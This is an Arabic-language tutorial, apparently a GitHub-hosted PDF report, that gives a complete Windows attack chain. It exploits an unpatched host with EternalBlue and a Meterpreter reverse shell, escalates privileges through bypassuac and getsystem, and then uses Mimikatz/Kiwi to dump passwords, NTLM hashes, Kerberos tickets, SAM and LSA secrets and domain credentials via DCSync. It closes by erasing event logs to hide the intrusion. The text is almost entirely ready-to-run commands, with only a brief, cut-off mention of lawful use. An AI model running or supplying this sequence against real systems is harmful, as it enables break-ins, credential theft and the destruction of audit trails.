
تقرير كامل حول اختراق الجهاز ورفع الصلاحيات واستخدام أداة Mimikatz داخل Meterpreter

مقدمة

تعتبر أداة **Meterpreter** جزءًا أساسيًا من **Metasploit**. وهي تُستخدم بشكل واسع في اختبارات الاختراق. يمكن استخدامها لاستغلال الثغرات في أنظمة ويندوز.

من جهة أخرى، تعتبر أداة **Mimikatz**. المعروفة أيضًا باسم **Kiwi**. أداة قوية لاستخراج كلمات المرور والمعلومات الحساسة من الأنظمة المستهدفة.

بفضل ميزاتها القوية، تُعد كل من **Mimikatz**، **Meterpreter** أدوات ضرورية لأي مختبر اختراق يسعى لاكتشاف الثغرات وتحليل الأعماق



1.اختراق الجهاز باستخدام Metasploit

1.1إعداد الهجوم

- قبل البدء، نتنقل إلى فتح Metasploit Framework على جهاز **Kali Linux**:

```
sudo msfconsole
```

1.2اختيار واستغلال الثغرة

- بناءً على النظام المستهدف، اختر الثغرة المناسبة (مثل **MS17-010 EternalBlue** إذا كان الهدف هو جهاز يعمل بنظام ويندوز غير محدث):

```
use exploit/windows/smb/ms17_010_eternalblue
```

- إعداد الخيارات المطلوبة لاستغلال الثغرة:

```
set RHOSTS <IP-Target>
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <Your-IP>
set LPORT 4444
```

1.3.تنفيذ الهجوم

- تنفيذ الثغرة للحصول على جلسة Meterpreter:

```
exploit
```

- إذا تم استغلال الثغرة بنجاح، ستفتح جلسة **Meterpreter** على النظام المستهدف.

2.رفع الصلاحيات في النظام المستهدف

بعد الحصول على جلسة **Meterpreter**، قد تكون هناك حاجة لرفع الصلاحيات للحصول على امتيازات **Administrator**.

2.1التحقق من الصلاحيات الحالية

- لمعرفة مستوى الصلاحيات التي تمتلكها:

```
meterpreter > getuid
```

2.2البحث عن ثغرات لرفع الصلاحيات

- يمكنك البحث عن ثغرات موجودة في النظام باستخدام وحدة **post/windows/escalate** مثل **bypassuac** لرفع الصلاحيات:

```
use exploit/windows/local/bypassuac
```

- إعداد الخيارات:


```
set SESSION <session-id>
set LHOST <Your-IP>
set LPORT 4445
```

- تنفيذ الهجوم:

```
exploit
```

- بمجرد نجاح العملية، يمكنك التحقق من رفع الصلاحيات:

```
meterpreter > getuid
```



2.3استخدام getsystem

إذا لم تكن الصلاحيات مرتفعة بما يكفي، يمكنك استخدام أمر **getsystem** داخل Meterpreter:

```
meterpreter > getsystem
```

3.استخدام Mimikatz داخل Meterpreter

3.1تحميل Mimikatz

- بعد رفع الصلاحيات، يمكن تحميل **Mimikatz** (الآن يتم استخدام النسخة **Kiwi** في Meterpreter) عن طريق:

```
meterpreter > load mimikatz
```

- إذا تم تحميل **Kiwi** بنجاح، ستحصل على الرسالة:

```
Loading extension kiwi...success.
```

3.2استخراج كلمات المرور من الذاكرة

- باستخدام **Kiwi**، يمكنك استخراج كلمات المرور المخزنة في ذاكرة النظام (سواء كانت لكلمات مرور محلية أو تذاكر Kerberos) باستخدام الأمر:

```
meterpreter > kiwi_cmd sekurlsa::logonPasswords
```

- سيعرض هذا الأمر جميع بيانات تسجيل الدخول وكلمات المرور المحفوظة في الذاكرة.

3.3استخراج التجزئات (NTLM Hashes)

- لاستخراج تجزئات NTLM المخزنة في النظام:

```
meterpreter > kiwi_cmd sekurlsa::msv
```

3.4استخراج تذاكر Kerberos

- لاستخراج تذاكر Kerberos من النظام:

```
meterpreter > kiwi_cmd sekurlsa::tickets
```

3.5استخراج كلمات مرور SAM

- إذا كنت تريد استخراج التجزئات من ملف **SAM**:

```
meterpreter > kiwi_cmd lsadump::sam
```

3.6استخراج بيانات DC Sync (في بيئة النطاق)

- في حال كان الجهاز المخترق متصلًا بـ **Active Directory**، يمكنك استخدام هجوم **DC Sync** لاستخراج معلومات النطاق وكلمات المرور الخاصة به:

```
meterpreter > kiwi_cmd lsadump::dcsync /domain:yourdomain.com
/user:Administrator
```

4.أوامر إضافية في Mimikatz/Kiwi

- عرض جميع أوامر Mimikatz المتاحة داخل **Meterpreter**:

```
meterpreter > kiwi_cmd help
```

- استخراج الأسرار المخزنة في **LSA**:

```
meterpreter > kiwi_cmd lsadump::secrets
```

5.إنهاء الجلسة وتنظيف الآثار

بعد الانتهاء من الاختراق والحصول على المعلومات اللازمة، يجب تنظيف الآثار والبيانات الخاصة بك. يمكنك الخروج من الجلسة:

```
meterpreter > exit
```

6.إزالة سجلات النظام


- حاول حذف أو تعديل أي سجلات قد تحتوي على معلومات حول الجلسة أو النشاطات التي قمت بها. يمكن استخدام الأمر التالي:

```
meterpreter > clearev
```

خاتمة

Meterpreter for Mimikatz for Kiwi

هما من أقوى الأدوات المتاحة لاختبار الاختراق على أنظمة ويندوز. باستخدام هذه الأدوات، يمكن استخراج كلمات المرور والمعلومات الحساسة بسهولة. مع ذلك، يجب التأكد دائمًا من استخدام هذه الأدوات بشكل قانوني وأخلاقي ضمن بيئات الاختبار أو بعد



قام بتصميم هذا الملف :م/ مشاري الشراري

حسابات التواصل:

- منصة X: VXV10_Q
- منصة : **Threads** FSX9_

مكان رفع الملف: GitHub

URL:
https://github.com/HACK-MR-B/Report-on-hacking-the-device-and-lifting-privileges-using-Mimikatz-in-Meterpreter.git